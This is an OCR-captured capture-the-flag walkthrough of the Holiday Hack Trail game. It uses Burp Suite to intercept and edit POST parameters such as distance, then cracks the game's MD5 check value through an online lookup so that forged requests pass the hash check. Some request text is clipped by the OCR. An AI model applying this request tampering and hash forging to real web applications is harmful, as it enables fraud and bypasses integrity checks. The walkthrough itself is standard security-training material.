
hhc://trail.hhc/fin/

THE HOLIDAY HACK TRAIL

```
YOUR PARTY HAS SUCCEEDED!
BILLY IS OVERJOYED!
JO IS HAPPIER THAN AN ELF IN A TOY SHOP!
JOSEPH IS READY TO JINGLE BELL ROCK!
BILLY IS HAVING THE BEST CHRISTMAS EVER!
DATE COMPLETED: 2 JULY
REINDEER REMAINING: 2
MONEY REMAINING: 5000
                    SCORING:
4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
2 REINDEER X 400 = 800 POINTS
5000 MONEY LEFT X 1 = 5000 POINTS
JOURNEY COMPLETED ON 2 JULY: 176 DAYS BEFORE
CHRISTMAS X 50 = 8800 POINTS
TOTAL SCORE: (4000 + 800 + 5000 + 8800) X 1
```

Medium Mode

In Medium mode there are no parameters in the URI, so the page must be sending them in a POST request.



hhc://trail.hhc/store/


PURCHASE SUPPLIES

ITEM	STARTING QTY	PRICE	AMT TO BUY	ITEM COST
REINDEER	2	500	0	0


An easy way to view and change POST requests is with Burp Suite. We can use the Burp Suite installed on Kali Linux or install it ourselves.
https://tutorialsoverflow.com/how-to-install-and-configure-burp-suite-on-ubuntu-18-04/
Note that if you install Burp Suite on your own, it requires Java. Also, sudo apt install burp won't work; it will install a backup tool. Also note that when examining HTTPS sites you need to install the Burp CA certificate into your browser as shown here.
https://support.portswigger.net/customer/portal/articles/1783087-installing-burp-s-ca-certificate-in-firefox

Now if we browse to the Holiday Hack Trail terminal with our browser configured to use Burp Suite as a proxy (see the installation link above for instructions) we see our visit. If you want Minty to give you credit you need to log in through the game and not use the direct link to the terminal.

To start with, set Intercept on the Proxy Tab to off so Burp Suite won't bother us while we are bringing the page up.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decode
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Raw Hex

After selecting medium and skipping the purchases, the Burp Suite Target tab shows the requests and responses.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Site map Scope Issue definitions
Request Response
Raw Params Headers Hex


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
https://2019.kringlecon.com
https://32odk5emep614s91y32i7ht1125-wpengine.netdn
https://code.jquery.com
http://detectportal.firefox.com
https://getpocket.cdn.mozilla.net
https://googleads.g.doubleclick.net
https://holidayhackchallenge.com
https://kringlecon.com
https://my.hellobar.com
https://s3.amazonaws.com
https://spocs.getpocket.com
https://static.xx.fbcdn.net
http://stats.g.doubleclick.net
https://stats.g.doubleclick.net
https://trail.elfu.org
    /
    gameselect
    store
    trail
```

Host	Method	URL	Params	Status	Length	MIME t
https://trail.elfu.org	GET	/gameselect/?playerid=J...	✓	200	6681	HTML
https://trail.elfu.org	POST	/store/	✓	200	13074	HTML
https://trail.elfu.org	POST	/trail/	✓	200	11004	HTML
https://trail.elfu.org	GET	/		303	829	HTML
https://trail.elfu.org	GET	/gameselect/				
https://trail.elfu.org	GET	/store/				
https://trail.elfu.org	GET	/store/?difficulty=Medium	✓			
https://trail.elfu.org	GET	/trail/				


```
POST /trail/ HTTP/1.1
Host: trail.elfu.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

The parameters are being set in a POST request as we thought.




```
POST /trail/ HTTP/1.1
Host: trail.elfu.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 463
Origin: https://trail.elfu.org
Connection: close
Referer: https://trail.elfu.org/store/
Cookie: trail-mix-cookie=52c5381c3e947d8d3a6f9bbfa8f8ad53130e51ad
Upgrade-Insecure-Requests: 1

reindeerqty=0&runnerqty=0&foodqty=0&medsqty=0&ammoqty=0&playerid=JebediahSpringfield&submit=Buy&difficulty=1&money=3000&di
stance=0&curmonth=8&curday=1&name0=Jo&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Ron&health1=100&cond1=0&
cause1=&deathday1=0&deathmonth1=0&name2=Dop&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Sally&health3=100&
cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=50&meds=10&food=200&hash=HASH
```

Turn Intercept to On and press the GO button



DISTANCE REMAINING	DAY	MONTH	DIFFICULTY	PACE
8000	1	AUGUST	MEDIUM	STEADY


The web site will not respond, as Burp Suite has intercepted the request.



Request to https://trail.elfu.org:443 [35.222.178.2]


```
POST /trail/ HTTP/1.1
Host: trail.elfu.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 413
Origin: https://trail.elfu.org
Connection: close
Referer: https://trail.elfu.org/trail/
Cookie: trail-mix-cookie=645db2cfe493999bea0494ce4c0a31c14e0e462a
Upgrade-Insecure-Requests: 1

pace=0&playerid=JebediahSpringfield&action=go&difficulty=1&money=3000&distance=0&curmonth=8&curday=1&name0=Jo&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Ron&
health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Dop&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Sally&health3=100&cond3=0&cause3=&deathday3=0&deat
hmonth3=0&reindeer=2&runners=2&ammo=50&meds=10&food=200&hash=HASH
```

Now, let's set the distance to 8000 as we did before, and then press Forward (twice) to send the request on to the Trail terminal.



```
POST /trail/ HTTP/1.1
Host: trail.elfu.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 413
Origin: https://trail.elfu.org
Connection: close
Referer: https://trail.elfu.org/trail/
Cookie: trail-mix-cookie=645db2cfe493999bea0494ce4c0a31c14e0e462a
Upgrade-Insecure-Requests: 1

pace=0&playerid=JebediahSpringfield&action=go&difficulty=1&money=3000&distance=8000&curmonth=8&curday=1
&name0=Jo&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Ron&health1=100&cond1=0&cause1=&d
eathday1=0&deathmonth1=0&name2=Dop&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Sally&he
alth3=100&cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=50&meds=10&food=200&hash=
HASH
```

Another winner!



```
hhc://trail.hhc/fin/
```

Your party has succeeded!


Jo is overjoyed!
Ron is having the best Christmas ever!
Dop is ecstatic!
Sally is having the best Christmas ever!
Date completed: 2 August
Reindeer remaining: 2
Money remaining: 3000

Scoring:

4 surviving party members X 1000 = 4000 points
2 reindeer X 400 = 800 points
3000 money left X 1 = 3000 points
Journey completed on 2 August: 145 days before Christmas X 50 = 7250 points
Total score: (4000 + 800 + 3000 + 7250) X 4 Medium multiplier = 60200!
Verification hash: ff4a3fe5eb0ebd62198d032222d49ce0

Hard Mode


In hard mode, there is a real hash where there was just the word 'HASH' in medium mode. It probably won't work to tamper with the mileage now, but it is worth a shot.



Request to https://trail.elfu.org:443 [35.222.178.2]

```
OST /trail/ HTTP/1.1
ost: trail.elfu.org
ser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 449
rigin: https://trail.elfu.org
onnection: close
eferer: https://trail.elfu.org/trail/
ookie: trail-mix-cookie=b9a14b3886dd3b0dec9fa341d6509e5c43bdf9f9
pgrade-Insecure-Requests: 1

ace=0&playerid=JebediahSpringfield&action=go&difficulty=2&money=1500&distance=8000&curmonth=9&curd
y=2&name0=Mathias&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Billy&health1=100&co
d1=0&cause1=&deathday1=0&deathmonth1=0&name2=Jen&health2=100&cond2=0&cause2=&deathday2=0&deathmont
2=0&name3=Jessica&health3=100&cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=
0&meds=2&food=92&hash=e4873aa9a05cc5ed839561d121516766
```


Busted.



https://trail.elfu.org/trai


```
Sorry, something's just not right about your status: badHash
You have fallen off the trail.™
```

The hash length is 32 characters, which is 16 bytes or 128 bits. The MD5 hash is the most common 128 bit hash. Perhaps we can crack it (or Google it.)



```
john@ubuntu:~$ echo -n 'e4873aa9a05cc5ed839561d121516766' | wc -c
32
```

Googling “`e4873aa9a05cc5ed839561d121516766`” `md5 hash` takes us to a very interesting web site.




Md5 HASHes numbers 0-100000

hash.oderskebrzdy.cz › md5

e4873aa9a05cc5ed839561d121516766, 1646. 8d420fa35754d1f1c19969c88780314d, 1647. 7437d136770f5b35194cb46c1653efaa, 1648.

http://hash.oderskebrzdy.cz/md5.php?kolik=0-100000



hash.oderskebrzdy.cz/md5.php?kolik=0-100000


```
52c5189391854c93e8a0e1326e56c14f  1637
7e230522657ecdc50e4249581b861f8e  1638
3c1e4bd67169b8153e0047536c9f541e  1639
84f0f20482cde7e5eacaf7364a643d33  1640
10c272d06794d3e5785d5e7c5356e9ff  1641
81c650caac28cdefce4de5ddc18befa0  1642
f670ef5d2d6bdf8f29450a970494dd64  1643
89f03f7d02720160f1b04cf5b27f5ccb  1644
c1fea270c48e8079d8ddf7d06d26ab52  1645
e4873aa9a05cc5ed839561d121516766  1646
8d420fa35754d1f1c19969c88780314d  1647
7437d136770f5b35194cb46c1653efaa  1648
96de2547f44254c97f5f4f1f402711c1  1649
973a5f0ccbc4ee3524ccf035d35b284b  1650
```

a9a05cc5ed839561d121516766

Not only does it tell us that the hash in question is of the number 1646, it gives us all the hashes we will need to tamper with the Trail site. We could have cracked the hash with hashcat and created new hashes with md5sum, but this is too easy to pass up.

Click on GO a few times to collect requests in the Burp Suite Target tab. Then put the request values into a table to see what they look like.


The only parameters I’ll consider are Distance, Day, Food, and Hash, since those are the only ones that I thought would change while I clicked GO. I realize a spreadsheet and pencil and paper are passé, but it’s quick and gets the job done.



Distance	Day	Food	Hash	Cracked	dist delta	day delta	food delta	total delta	cracked delta
0	1	100	bc573864331a9e42e4511de6f678aa83	1626	0	0	0	0	
34	2	92	b147a61c1d07c1c999560f62add6dbc7	1653	34	1	-8	27	27
82	3	84	26751be1181460baf78db8d5eb7aad39	1694	48	1	-8	41	41
127	4	76	b29eed44276144e4e8103a661f9a78b7	1731	45	1	-8	38	37
127	5	68	62889e73828c756c961c5a6d6c01a463	1724	0	1	-8	-7	-7
interesting, lost a runner on day 4, which made the total and cracked deltas differ by one									
each runner must add one to the hash.									

The table shows us clearly that when the Distance goes up, the number that is hashed goes up by the same amount. We'll hope the rule holds, and that there is not other testing for large changes in Distance.

With this beginning configuration of the game, we'll turn on Intercept and see if we can break it.



DISTANCE REMAINING	DAY	MONTH	DIFFICULTY	PACE
7966	2	SEPTEMBER	HARD	STEADY

PARTY STATUS

NAME	HEALTH	CONDITION
LILA	100	HEALTHY
JOSHUA	100	HEALTHY
CHRIS	100	HEALTHY
EMMA	100	NO HOLIDAY CHEER


INVENTORY

REINDEER	RUNNERS	MONEY
2	2	1500
AMMO	MEDS	FOOD
10	2	92

This is the request that appears in Intercept. We need to increase the distance to 8000 and adjust the hash accordingly.

```
pace=0&playerid=JebediahSpringfield&action=go&difficulty=2&money=1500&distance=34&curmonth=
9&curday=2&name0=Lila&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Joshua&he
alth1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Chris&health2=100&cond2=0&cause2=
&deathday2=0&deathmonth2=0&name3=Emma&health3=100&cond3=2&cause3=&deathday3=0&deathmonth3=0
&reindeer=2&runners=2&ammo=10&meds=2&food=92&hash=b147a61c1d07c1c999560f62add6dbc7
```

